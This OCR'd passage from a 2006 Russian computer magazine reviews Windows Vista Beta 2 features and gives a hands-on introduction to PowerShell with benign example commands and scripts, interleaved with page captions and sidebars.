Изменился и шелл системы. Если ранее понятие папки использовалось исключительно как контейнер для хранения файлов, то в Windows Vista введено новой понятие — список. В новый объект могут виртуально входить ссылки на самые различные документы, которые реально имеют совершенно другое месторасположение. Кроме этого, доступен так называемый теневой каталог, позволяющий по запросу пользователя вернуть его содержание к состоянию, сохраненному в одной из точек восстановления. Наконец-то в систему встроен полноценный инструмент для бэкапа документов и отличный планировщик заданий, которые вполне успешно можно использовать. Все это стало доступно за счет введения символических ссылок и технологии Transactional NTFS — надстройки над существующей файловой системой NTFS, поддерживающей механизм транзакций. Напомню, что транзакция — это неделимая последовательность операций, которая может завершиться успешно (с выполнением всех запланированных действий), или завершиться полной неудачей (с откатом операций, которые завершились успешно).
Хочу отметить такой элемент интерфейса, как Windows SideBar. Несмотря на то, что в последних билдах он по умолчанию отключен, о нем знает почти каждая функциональная панель. Появившаяся еще в первых билдах Longhorn, она моментально заинтересовала публику и попала во всевозможные статьи. По умолчанию панель имеет довольно скромные возможности, но это сделано преднамеренно. Функциональность серьезно наращивается путем добавления/удаления так называемых гаджетов — небольших приложений со своими настройками и функциями (что-то вроде плагинов). Они свободно перемещаются по десктопу и могут выполнять самые разнообразные функции, например, отображая прогноз погоды или качество сетевого соединения. Гаджеты представляют собой не что иное, как HTML-файл, содержащий в себе код на VBScript или JavaScript. Любой человек, владеющий базовыми знаниями этих языков, может разработать свой собственный плагин и успешно использовать его.

Мультимедиа

Окно для настройки клавиатуры претерпело значительные изменения. Теперь помимо выбора раскладок клавиатуры (расположение клавиш, между прочим, можно просмотреть в отдельном окошке) можно указать язык для голосового ввода теста. Да-да, информацию не обязательно вводить вручную — достаточно воспользоваться системой распознавания речи. Штука поистине потрясающая! После небольшого обучающего тура система начнет записывать тест под диктовку идеально, а если даже и засомневается в каком-то слове, то выдает пронумерованный список возможных вариантов — от тебя лишь потребуется назвать номер правильного слова. Управлять системой через микрофон — одно удовольствие. Единственный минус — это отсутствие поддержки русского языка. Но ведь в релизе этот недостаток исправят…
Порадовала новая панель для управления звуком. Наконец-то в винде реализована возможность изменения громкости как для всей системы, так и для каждого приложения в отдельности. А вместо убогой программы для записи звука теперь интегрирована полноценная утилита, которая, не в пример предшественнице, может записывать сразу в формат WMA и не ограничивает запись по времени.
DirectX 10, разработанный специально для Vista, включает в себя столько нового, что всей статьи не хватит, чтобы пробежаться по этим инновациям. Правда, обещанное в 6 раз увеличение производительности мы сможем ощутить лишь в приложениях и девайсах, адаптированных под новую версию графического API.

ЧЕГО МЫ НЕ ДОЖДЕМСЯ.

РЕЛИЗ WINDOWS VISTA ЗАПЛАНИРОВАН НА 1 ЯНВАРЯ 2007 ГОДА, И В ОСТАВШИЕСЯ МЕСЯЦЫ MICROSOFT, СКОРЕЕ ВСЕГО, СКОНЦЕНТРИРУЕТ УСИЛИЯ НА ПОИСКЕ НЕДОЧЕТОВ И БАГОВ. ЕДВА ЛИ В ФИНАЛЬНОМ РЕЛИЗЕ БУДУТ КАКИЕ-ЛИБО ИЗМЕНЕНИЯ, ПОЭТОМУ МОЖНО СМЕЛО ОГЛАСИТЬ СПИСОК ТЕХ ВЕЩЕЙ, КОТОРЫЕ В VIST'E НЕ БУДУТ ВКЛЮЧЕНЫ ПО УМОЛЧАНИЮ, ХОТЯ КОГДА-ТО ОБЕЩАЛИСЬ.
* WINFS (WINDOWS FUTURE STORAGE) — НОВЕЙШАЯ СИСТЕМА, ПОСТРОЕННАЯ НА ТЕСНОЙ ИНТЕГРАЦИИ СУЩЕСТВУЮЩЕЙ NTFS И SQL SERVER 2005. ПОДОБНАЯ СВЯЗКА ПОЗВОЛИТ ИСПОЛЬЗОВАТЬ ПОИСКОВЫЕ ЗАПРОСЫ НА ИНТУИТИВНОМ ЯЗЫКЕ, ТИПА «ПОКАЗАТЬ ВСЕ ЭКСПЛОИТЫ ЗА 2006 ГОД, ИСПОЛЬЗУЮЩИЕ BUFFER OVERFLOW ERROR», И ПРАКТИЧЕСКИ МГНОВЕННО ПОЛУЧИТЬ ДОСТУП К НУЖНЫМ ФАЙЛАМ.
* НОВЫЙ КОМАНДНЫЙ ИНТЕРПРЕТАТОР WINDOWS POWERSHELL (КОДОВОЕ НАЗВАНИЕ — MONAD), О КОТОРОМ ТЫ МОЖЕШЬ ПРОЧИТАТЬ В ОТДЕЛЬНОЙ СТАТЬЕ ЭТОГО НОМЕРА, ТАКЖЕ НЕ БУДЕТ ВКЛЮЧЕН В СОСТАВ VISTA ИЗ-ЗА НАКЛАДОК В ХОДЕ РАЗРАБОТКИ.
* PC-TO-PC SYNC — ПИРИНГОВАЯ ТЕХНОЛОГИЯ ДЛЯ СИНХРОНИЗАЦИИ КАТАЛОГОВ НА НЕСКОЛЬКИХ МАШИНАХ. УДАЛЕНА ИЗ СИСТЕМЫ, ТАК КАК НЕ ОТВЕЧАЛА ТРЕБОВАНИЯМ КАЧЕСТВА. В БУДУЩЕМ ОНА МОЖЕТ БЫТЬ ПРЕДСТАВЛЕНА КАК ОТДЕЛЬНОЕ ПРИЛОЖЕНИЕ.






Всевозможные гаджеты к твоим услугам



Центр управления сетевыми подключениями



На нашем DVD ты найдешь полную 32-битную версию Windows Vista Beta 2



У новой операционной системы, в отличие от Windows XP, будет не две, а сразу несколько комплектаций. Самая простая — Windows Vista Home Basic — будет стоить порядка 1000 рублей.



В переводе на русский язык vista означает «новые возможности», «открывающиеся перспективы». Парни из маркетингового отдела с названием ОС не прогадали: оно получилось звучным и запоминающимся.



Сеть

С сетью у пользователей часто возникают различные проблемы. То интернет не работает, то браузинг тормозит. Честь и хвала парням из Microsoft, которые создали универсальный инструмент, готовый решить большинство потенциальных проблем обычных пользователей. Специально разработанный мастер в Network Center не только руководит настройкой сети, но и автоматически пытается настроить подключения к инету, а также исправить некорректные настройки сетевых подключений. Для домашних локалок с одним-единственным шлюзом в инет — это настоящая панацея от всех бед.
В сетевом центре всегда отображается схематическая карта топологии сети с ключевыми элементами (компьютер, шлюз, интернет и т.д.), а также обозначенными связями между ними. Если что-то не работает, то пользователь в большинстве случаев наглядно увидит, где именно произошла неполадка. Владельцам ноутбуков должна приглянуться поддержка сетевых профилей, позволяющая для каждой локалки обозначить IP-адрес, DNS и прокси-серверы, а также любые другие настройки, после чего быстро переключаться между ними. Особое внимание уделено именно беспроводным подключениям. В настройках даже можно указать адрес в формате IPv6 — это благодаря тому, что Vista полноценно поддерживает следующую версию протокола IP.
Не могу не рассказать о новом Internet Explorer'е. Похоже, ребята из MS наконец-то решили сделать из ослика настоящий браузер. По крайней мере, результат работы налицо: поддержка многовладочного режима, встроенный инструмент для чтения RSS-лент, блокировщик всплывающих окон и множество инструментов для защиты от всевозможной гадости. Зачет.

Безопасность

Безопасность и надежность обещают стать двумя важнейшими характеристиками Висты. Действительно, парни из MS приложили массу усилий, чтобы новая ось стала крепкой и здоровой. Например, сразу после установки учетные записи пользователей ограничиваются в использовании Internet Exlorer. Полномочий хватает на просмотр исключительно веб-страничек. А сам IE запускается отдельным процессом с низкими привилегиями, тем самым ограждая пользователя от вредоносного контента и уявимостей, в том числе и ActiveX-компонентов. Все попытки провести атаку через IE закончатся неудачами, поскольку сам браузер будет обладать минимальными правами в системе.
Разработчики реализовали «человеческий» брандмауэр с фильтрованием как входящего, так и исходящего трафика. Консоль MMC, через которую реализовано управление файрволом, предоставляет намного больше возможностей и, что особенно радует, позволяет задать исключения для каждого отдельного пользователя и профили с настройками для разных сетей.
Еще одной функцией для обеспечения безопасности системы является технология Windows Service Hardening (повышение стойкости служб), которая предотвращает попытки сервисов несанкционированно выполнять операции с файловой системой, реестром и сетевыми настройками. Каждому сервису отныне присваивается идентификатор безопасности (Security identifier, SID), с помощью которого возможно не только разграничить внешний доступ самой службы, но и саму ее оградить от внешнего воздействия. Более того, большинство служб теперь запускаются не с системными привилегиями, а с помощью менее привилегированных аккаунтов.

Для защиты конфиденциальной информации в Vista встроена технология BitLocker Drive Encryption, предназначенная для шифрования данных на системном разделе. Систему рекомендуется использовать совместно со специальным чипом Trusted Platform Module (TPM), в котором хранятся ключи для дешифрования информации. Однако возможна также аутентификация с помощью пароля или файла-ключа, расположенного на USB-флешке.
Всевозможные виды атак и, в первую очередь, переполнение буфера осуществить в Vista станет намного сложнее из-за технологии случайного размещения кода в адресном пространстве (ASLR, Address Space Layout Randomization). Каждый раз при включении компьютера системой будут случайным образом меняться адреса начальных ячеек памяти с наиболее часто используемыми системными библиотеками. И если раньше разработанный для винды эксплоит отлично работал в аналогичной системе на другом компьютере, то технология ASLR эту возможность значительно затруднила. Подобный принцип уже давно реализован в системе OpenBSD.
Резюмирую. Хакерам, похоже, придется изрядно поломать голову, чтобы обойти все защитные уловки системы. Инжектировать и выполнять произвольный код будет уже не такой простой задачей, как раньше.

Logout

Само собой, в рамках одной статьи невозможно рассказать о том огромном количестве нововведений, которые представлены в Windows Vista. Но мы попытались дать обзор самых сочных фишек, которые реально пригодятся тебе в деле. В любом случае, ты имеешь отличную возможность протестировать новую ось и определиться с тем, что тебе действительно нужно.][

НОВЫЕ КОНСОЛЬНЫЕ УТИЛИТЫ

MKLINK — СОЗДАЕТ, МОДИФИЦИРУЕТ И УДАЛЯЕТ СИМВОЛИЧЕСКИЕ ССЫЛКИ. ДА-ДА, ТЕПЕРЬ ОБРАЩАТЬСЯ К ФАЙЛАМ И ДИРЕКТОРИЯМ МОЖНО НЕ ТОЛЬКО НАПРЯМУЮ, НО И С ПОМОЩЬЮ ВИРТУАЛЬНЫХ ССЫЛОК. ПОЛНЫЙ АНАЛОГ СИМЛИНКОВ ИЗ ЮНИКСА..
BCDEDIT — ПРОГА ДЛЯ УПРАВЛЕНИЯ ЗАГРУЗЧИКОМ (КОНФИГУРАЦИОННЫЙ ФАЙЛ BOOT.INI, В КОТОРОМ РАНЬШЕ РАСПОЛАГАЛИСЬ ПАРАМЕТРЫ ЗАГРУЗЧИКА, БОЛЬШЕ НЕ ИСПОЛЬЗУЕТСЯ).
ROBOCOPY — РАСШИРЕННАЯ УТИЛИТА ДЛЯ КОПИРОВАНИЯ ФАЙЛОВ И ДИРЕКТОРИЙ.
TRANSACTION — КОМАНДА ДЛЯ ИСПОЛЬЗОВАНИЯ ВОЗМОЖНОСТЕЙ TRANSACTIONAL NTFS.



SASHIKS

ЖАЛКОЕ ЗРЕЛИЩЕ ПРЕДСТАВЛЯЕТ ЭТА КОМАНДНАЯ СТРОКА В WINDOWS! ДАЖЕ ПРИ БОЛЬШОМ ЖЕЛАНИИ СДЕЛАТЬ ЧТО-ТО ТОЛКОВОЕ В НЕЙ СЛОЖНО.

Остается только возмущаться: «Мол, что за недоделка такая, пережитки досовских времен!» Не в пример cmd.exe, юниксовые оболочки позволяют комфортно чувствовать себя в консоли и автоматизировать рутинные действия любой сложности. Microsoft, конечно, понимает шаткость своего положения, поэтому с перепугу опубликовала бета-версию своего нового командного шелла. Штука получилась знатная!

DVD

На диске ты найдешь последнюю версию PowerShell, а также примеры скриптов.

Могучий шелл



ИЗУЧАЕМ НОВУЮ ПЕРСПЕКТИВНУЮ РАЗРАБОТКУ ОТ MICROSOFT



Экскурс в историю

Графический интерфейс в винде — стандарт де-факто. Консольные версии утилит, вообще говоря, большая редкость, и не популярны среди пользователей. В никсах же все с точностью до наоборот — большинство приложений работают из командной строки, для которых нередко создаются надстраиваемые графические интерфейсы (frontend'ы). Но опытный админ ловко оперирует консольными командами и может совершенно спокойно работать только в консоли. Преимущества подобного подхода налицо.

Гейтс уже задумывался о том, что командный интерпретатор нужно менять. Еще в 1998-м году он дал добро на выпуск Windows Script Host. WSH существовал как надстройка над Win98, но не был полностью интегрирован с командной строкой, потому и провалился. И это несмотря на то, что исполняемые сценарии можно было писать на JScript, VBScript и других языках, например Perl, которые пользователь мог прикрутить самостоятельно. В системе нашлось немало бажных мест, которые быстро приспособили в своих целях вирусы и, по сути, окончательно похоронили благое начинание Microsoft.

Как говорят, первый блин комом. Следующая попытка Microsoft обещает стать куда более удачной или, вернее сказать, уже таковой стала. В сентябре прошлого года компания анонсировала бета-версию новой командной оболочки с кодовым названием Monad. Разработка позволяла пользователю выполнять любые действия из командной строки, используя удобный и интуитивно понятный синтаксис языка высокого уровня. Со временем за разработкой закрепилось название PowerShell.

Устройство PowerShell

Чтобы на пальцах не объяснять прелести нового шелла, мы сразу приступим к практике. Такие вещи лучше всего объяснять на примерах. А чтобы добиться максимального результата, я рекомендую экспериментировать с командами прямо во время чтения статьи. Так ты лучше поймешь, о чем идет речь, и в дальнейшем будешь лучше ориентироваться среди команд и конструкций PowerShell. Правда, перед началом экспериментов шелл придется установить. Дистрибутив можно закачать с сайта www.microsoft.com, предварительно пройдя простую регистрацию, или же в готовом виде взять с нашего диска. Еще потребуется заинсталлить .Net Framework второй версии, но, скорее всего, он у тебя уже установлен.

Сразу предупреждаю: синтаксис PowerShell довольно специфичен и заметно отличается от юниксовых (bash'a или zsh). Сначала он даже может показаться сложным, но это только первое впечатление. Главная отличительная особенность шелла — это специфическая обработка вводимой информации. Если bash обрабатывает любое выражение как команду, то в PowerShell используется совершенно другой подход. Он пытается вычислить выражение. То есть если в командной строке bash набрать «5+3», то оболочка выдаст сообщение о том, что команда не найдена. А новая разработка от Microsoft вычислит выражение и выдаст результат на экран. Например:

```
PS C:\Documents and Settings\si> "test"
test
PS C:\Documents and Settings\si> 5+3*2
11
```

Проще говоря, PowerShell работает с данными, которые вводятся в командную строку, как с переменными. Ими даже можно манипулировать с помощью разных методов. Смотри, к примеру, на результат метода split:

```
PS D:\Documents and Settings\snake> "shut up mazafaka".split(" ");
shut
up
mazafaka
```

Строка разбилась на части по пробелу. Попробуй метод substring(int Indexstart) — выведется часть строчки, начиная с indexstart.

С другой стороны, любые команды и запуск исполняемых файлов осуществляются как есть: главное — не писать их в кавычках. Очень просто объявляются и переменные. Для этого используется стандартный оператор присвоения — «=». Зададим, например, массив и хэш значений:

```
PS C:\Documents and Settings\si> $massiv=@(1,2,3,4,5)
PS C:\Documents and Settings\si> $hash=@{key0="value0"; key1="value1";
key2="value2"}
```

А теперь выведем второй элемент каждого из них (замечу, что нумерация индексов начинается с нуля):

```
PS C:\Documents and Settings\si> $massiv[1]
2
PS C:\Documents and Settings\si> $hash["key1"]
value1
```

Теперь поговорим о другом важном отличие PowerShell. В никсах каждая утилита имеет разное количество аргументов и парсит переданные ей данные по-своему. То же самое касается и вывода данных. В msh команды называются Command lets (сокращенно — cmdlet'ами) и наследуются от одного базового класса. Отсюда все вытекающие последствия: данные они парсят одинаково, обладают схожими методами и на выходе подают данные в структурированном виде. Все командлеты — это наименьший модуль функциональности системы, своеобразный аналог встроенных команд в других оболочках. Cmdlet обозначается парой «глагол-оболочка», поэтому всегда имеет очень простое и запоминающееся имя. Например, список запущенных процессов и информацию о них можно получить, набрав в консоли команду Get-Process:

```
PS C:\Documents and Settings\si> Get-Process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    105       5     1216       3580    32     0,06   2940 alg
     16       1     1388       1152    13     0,02   1284 cmd
    581       7     1852       5256    28    60,72    896 csrss
[..]
```

По умолчанию в поставке нового шелла идет примерно 130 встроенных cmdlet'ов. Их список можно получить с помощью командлета get-commands, а справку по каждому из них — с помощью get-help <название_командлета>.

Для удобства использования многие команды можно вызвать так, как если бы ты работал в юниксе. Cat покажет содержимое файла, ls выведет список файлов и папок в текущей директории, а history освежит память пользователя, выдав последние набранные команды. Хотя в PowerShell для этого используется Get-Content, Get-ChildItem, Get-History. Все это осуществляется на базе специальных псевдонимов (алиасов). Узнать соответствия псевдонимов настоящим командам можно, набрав в консоли команду alias.

Псевдонимы и сценарии

Интерпретатор поддерживает C#-подобный скриптовый язык, который использует такие возможности шарпа, как циклы (for,while,foreach), условия (if,switch), определение своих собственных пользовательских функций и ограничение видимости переменных (global/script/local/private). Кроме того, можно использовать регулярные выражения, например, в case-блоках оператора switch:

```
switch -regex ($var)
{
  ".*[0-9]+" { "строка заканчивается числом!" }
  default { "строка не заканчивается числом!" }
}
```

Ясно, что все управляющие конструкции языка программирования высокого уровня и более сотни команд на все случаи жизни позволя-

```
Windows(R) PowerShell
Copyright (C) 2006 Microsoft Corporation. All rights reserved.

Do you want to run software from this untrusted publisher?
The file D:\Program Files\Windows PowerShell\v1.0\types.ps1xml is published by
CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington,
C=US. This publisher is not trusted on your system. Only run scripts from
trusted publishers.
[V] Never run  [D] Do not run  [R] Run once  [A] Always run  [?] Help
(default is "D"):_
```

PowerShell задает риторический вопрос: можно ли запускать ПО от Майкрософт? :)

ют автоматизировать любое действие. Нужно только захотеть. Предлагаю рассмотреть пару примеров.
Допустим, у нас в папке вперемешку свалены куча разных файлов и статья для X с расширением doc. Легким движением руки мы получаем информацию о всех документах Word'a:

```
Get-ChildItem | sort-object extension | select name, length, extension | where { $_.extension -eq ".doc" }
```

Чтобы добиться результата, я использовал несколько cmdlets. Данные между ними последовательно передаются с помощью так называемого пайпа (| — полный аналог из bash'а). Если читать команду дословно, то получается такая картина: вывести файлы, отсортированные по расширению, с информацией об имени файла, размере и расширении, которые удовлетворяют требованию «расширение равно .doc». Все просто и логично. Браво, MS!
Естественно, команды совершенно необязательно набирать вручную в командной строке. Можно заранее определить нужную последовательность команд и запихнуть их в скрипт.
Сценарии PowerShell представляют собой обычные текстовые файлы с расширением ps1 (в старых версиях — .msh). Попробуем написать простенький сценарий, в котором определим функцию для вывода общего количества файлов в заданном каталоге и их размера. На практике это реализуется очень просто.

```
function dir_size
{
    param ($dir)
    $list = get-childitem $dir
    foreach ($ob in $list)
    {
        $i++;
        $size = $size + $ob.Length;
    }
    write-host "Размер директории: " $size
"Она содержит " $i "элементов"
    set-alias dsz dir-size
}
```

С помощью команды param мы присваиваем переменной $dir значение, которое было передано в качестве параметра функции (если бы их было несколько, то нужно было бы последовательно указывать несколько переменных через запятую). Далее получаем список директории и заносим его в переменную $list. Для каждого элемента этого списка делается следующее: увеличивается счетчик общего количества данных (переменная $i), а к переменной $size прибавляется размер текущего объекта. Далее информация выводится на экран посредством команды Write-host, а также назначается короткий алиас для быстрого вызова команды. Запустить скрипт очень просто — ./"DirSize.ps1". Другой вариант — записать функцию в профайл, речь о котором пойдет ниже.

Фас! Профиль!

Все, что находится в файле-профайле, исполняется со стартом PowerShell автоматически. Этот файл может лежать в таких местах:
1. «\Documents and settings\All users\Documents\PsConfiguration\profile.ps1»;
2. «\Documentsandsettings\Allusers\\Documents\PsConfiguration\<shellId>_profile.ps1»;
3. «Мои документы\PsConfiguration\profile.ps1»;
4. «Мои документы\PsConfiguration\<shellId>_profile.ps1»;
Что пихать в профайл, я думаю, понятно: настройки приглашения, установку алиасов для команд, выполнение каких-нибудь будничных операций, не требующих твоего вмешательства. Приведу небольшой пример кода от гиков с http://mshforfun.blogspot.com/:

```
function prompt
{
  $host.ui.rawui.WindowTitle = "Files: " + (get-childitem).count + " Process: " + (get-process).count
    Write-Host ("PS " + $(get-location) +">") -nonewline -foregroundcolor Magenta
    return " "
}
```

Если добавить эту функцию в свой профайл, то приглашение, которое выводит текущий путь, окрасится в красивый фиолетовый цвет, а в заголовке окна покажется количество элементов в текущем каталоге и число запущенных процессов. Вообще, если немного повозиться с тюнингом профайла, то можно нехило поднатаскаться в создании скриптов и заметно упростить использование шелла. Например, никто не мешает тебе подсвечивать разные типы файлов соответствующими им цветами. Это не только радует глаз, но и заметно упрощает навигацию по файловой системе. А реализуется проще простого:

```
$list = get-childitem | sort-object

foreach ($objItem in $list) {
if ($objItem.Attributes -contains "Directory") { $fgc="cyan"
}
elseif ($objItem.Extension -eq ".ps1") { $fgc="blue" }
elseif ($objItem.Extension -eq ".exe") { $fgc="green" }
elseif ($objItem.Extension -eq ".zip") { $fgc="red" }
elseif ($objItem.Extension -eq ".rar") { $fgc="red" }
else { $fgc="gray" }
write-host  $objItem.Name, $objItem.Length, $objItem.LastWriteTime -foregroundcolor $fgc
}
```

Формальное описание: получаем содержимое директории как массив, парсим его с помощью конструкции if/elseif/else, задаем значение переменной $fgc. Впоследствии, когда строка будет выводиться на экран, с ее помощью будет назначен цвет текста.

Интерфейс управления системой

А теперь с помощью функции получим список, установленного в системе оборудования:

```
Function Show-InstalledSoftware {
      $prod = Get-WmiObject win32_product
          $prod| sort name |ft Name, Version, Vendor, Installdate -a
}
set-alias sis Show-InstalledSoftware
```

Ты еще раз убедился, что скрипт написан полностью с использованием cmdlets. Этот код с вызовом функции Get-WmiObject я привел не просто так. WMI — это Windows Management Instrumentation, то есть программный интерфейс управления системой. С помощью WMI возможно управлять операционкой и получать информацию о системе. Например, ты легко можешь получить настройки БИОСа:

```
gwmi win32_BIOS
SMBIOSBIOSVersion : ASUS A7N8X2.0 ACPI BIOS Rev 10
```

Windows PowerShell

УДАЛЕННОЕ АДМИНИСТРИРОВАНИЕ

Народные умельцы уже написали клиент-серверный скрипт, позволяющий работать в PowerShell на расстоянии. Разработка доступна на сайте http://mshforfun.blogspot.com/2006/03/powershell-remoting-beta-and-future.html и весит аж 300 Кб. Сейчас расскажу, как его поставить. Выкачивай архив, распаковывай и запускай в PowerShell. Переходи в папку с сервером (PowerShellRemoting\server) и запускай инсталляционный скрипт: ./'install.ps1'. Не забудь одну важную вещь. В новом шелле есть такая фича, как execution policies, которая контролирует режимы запуска скриптов. По умолчанию ни один сценарий у тебя не запустится (это для твоей же безопасности сделали наученные горьким опытом Script Host). Чтобы активировать возможность запуска скриптов, необходимо выполнить команду Set-ExecutionPolicy RemoteSigned, устанавливающую разрешающий режим. Подробности по теме описаны в справке: Get-Help about_signing | more. Теперь вернемся к установке. После ее подтверждения в системе обозначится новая служба PowerShellRemoting — ее необходимо запустить, а также настроить на автоматический запуск. Это делается через «Панель управления -> Администрирование -> Службы». По умолчанию шелл принимает подключения от администратора с локалхоста, а для того, чтобы разрешить доступ другим клиентам, необходимо исправить файл user.xml. Ну а дальше? Дальше надо аналогично установить клиентскую часть и радоваться жизни, подключаясь к удаленному компу: ./'Start-Remotehost.ps1'.

Изволите список переменных? Получите!



Любую команду можно в любой момент дополнить нажатием клавиши Tab. Знакомая фишка, да? :)


Вот так выглядит подробная справка по команде Get-Command. В лучших традициях man.

Большинство команд PowerShell имеют unix-like алиасы. Как же приятно набирать родную глазу ls, а не dir.

Телнетоподобный PowerShell Remoting. Ошибка подключения — видимо, сервер не запущен.

Навигация по реестру ничем не отличается от ФС

Софтварный доклад



ЭТИ ФИШКИ ПОМОГУТ ТЕБЕ В НАСТРОЙКЕ АВТОМАТИКИ

PowerShell предоставляет удобные средства по работе с системными службами. Следующая команда, к примеру, выводит список работающих служб:

```
get-service | where-object { $_.Status -eq "Running" }
```

Внимательно изучи ключи командлета set-service. С его помощью легко меняются любые параметры служб, например тип запуска:

```
set-service <имя_службы> -StartupType Manual
```

Новый шелл от Microsoft имеет в своем арсенале десятки служебных переменных, использованием которых не стоит пренебрегать. Например, переменная $LASTEXITCODE всегда содержит код завершения последней запущенной программы. Заюзать ее проще простого. Например, команда ping, в случае недоступности удаленного хоста, возвращает в качестве кода завершения единицу, а в случае получения ICMP-ответа (то есть удачного подключения) — ноль. Таким образом, написание простейшего скрипта для мониторинга работоспособности удаленного хоста сводится к одной-единственной конструкции if-else.

```
Manufacturer : Phoenix Technologies, LTD
Name : Phoenix - AwardBIOS v6.00PG
SerialNumber : xxxxxxxxxxx
Version : Nvidia - 42302e31
```

Маленькое пояснение: gwmi — это короткий псевдоним все той же Get-WmiObject. Штука поистине уникальная: с ее помощью можно узнать о всех девайсах, присоединенных к твоему компу (принтеры, сканеры), сетевых настройках, легко управлять софтом, установленном на машине (так же, как в меню «Установка и удаление программ»), и многое другое. Смотри, как вывести свободное место на своих дисках:

```
get-wmiobject Win32_LogicalDisk | select deviceid,freespace,size
```

deviceid	freespace	size
A:		
C:	6861377536	27135164416
D:	1317060608	18867748864

Для этого в качестве параметра для Get-WmiObject мы передали флаг Win32_LogicalDisk и таким образом получили полную статистику по дискам с нужными нам полями. Набери в консоли «Get-WmiObject –list» — и ты подивишься разнообразию объектов, о которых собрана информация. Но едва ли среди этого огромного списка ты найдешь то, что тебе действительно нужно. Но тут есть простой рецепт. Набери в консоли:

```
get-WMIObject -list | where {$_ -match "что тебя интересует"}
```

Конструкция, указанная после пайпа (|), — это что-то вроде аналога grep в юниксе. То есть она фильтрует строки по содержимому, и после ввода этой команды ты получишь только те строки, в которых содержится интересующая тебя последовательность символов.

Необычные провайдеры

Перейдем к еще одной новаторской фиче PowerShell. Ребята из Microsoft подумали и решили максимально упростить работу пользователя с различными структурами: файловой системой, реестром, множеством переменных. Для всех них определены несколько общих методов, позволяющих легко манипулировать данными. Вот пример. Допустим, мы выбрали в качестве структуры (в плоскости PowerShell — провайдера) файловую систему и совершенно обычным образом перемещаемся между папками и дисками с помощью команды cd. Зашли в диск C:\ и просмотрели содержимое с помощью ls. А теперь выберем в качестве структуры реестр. По большому счету, он очень схож с файловой системой: разделы или ветки — это папки, а ключи реестра — это файлы. Так почему бы не перемещаться по ним аналогичным образом? Провайдером по умолчанию, что логично, установлена файловая система (FileSystem). Чтобы сменить провайдера, необходимо использовать команду Set-Location. Список всех доступных вариантов выдаст команда Get-PSProvider:

Name	Capabilities	Drives
Alias	ShouldProcess	{Alias}
Environment	ShouldProcess	{Env}
FileSystem	Filter, ShouldProcess	{C, D, E, F..
Function	ShouldProcess	{Function}
Registry	ShouldProcess	{HKLM, HKCU}
Variable	ShouldProcess	{Variable}
Certificate	ShouldProcess	{cert}

Скажем, если ты хочешь изучить содержимое реестра, то должен переключиться на него с помощью команды Set-Location HKLM:\. Теперь просмотри список ветки HKLV с помощью ls. Вывод команды отображен на скрине — глянь туда. Ты можешь творить с реестром все, что хочешь. Его ветки теперь для тебя, как папки, и ты можешь бродить по ним через «cd». А значения ключей легко выводятся cat'ом. Это, кстати, одна из самых мощных и полезных фич PowerShell'a.

Это только начало приключений

Признаться, новая разработка от Microsoft настолько многообразна и функциональна, что едва ли я охватил даже тысячную часть всех ее возможностей. Но я постарался показать самый сок и основной подход в реализации сценариев. Теперь — дело за тобой. Всевозможные HOWTO и подробная документация доступна в интернете, но пока только на английском языке. Но штуковина стоит того, чтобы с ней разобраться.



Название Monad пошло из философии Готфрида-Лейбница — «монадологии», которая говорит о том, что весь мир состоит из множества фундаментальных единиц (монад), которые гармонично соединены между собой. В PowerShell этими частицами являются cmdlet'ы. Что ни говори, а с этим не поспоришь.



Рекомендую посетить www.script-coding.info, один из немногих ресурсов с информацией о PowerShell на русском языке.
Большое количество полезных скриптов лежит на www.reskit.net. Их тоже можно вставить в свой профайл в виде функций. Пригодятся.
Хороший гид по PowerShell ты найдешь на сайте:
http://arstechnica.com/guides/other/msh.ars/1.htm



СТЕПАН ИЛЬИН
/ STEP@GAMELAND.RU/

УБОЙНАЯ ФЛЕШКА

ДЖЕНТЛЬМЕНСКИЙ НАБОР СОФТА НА ТВОЕЙ ФЛЕШКЕ

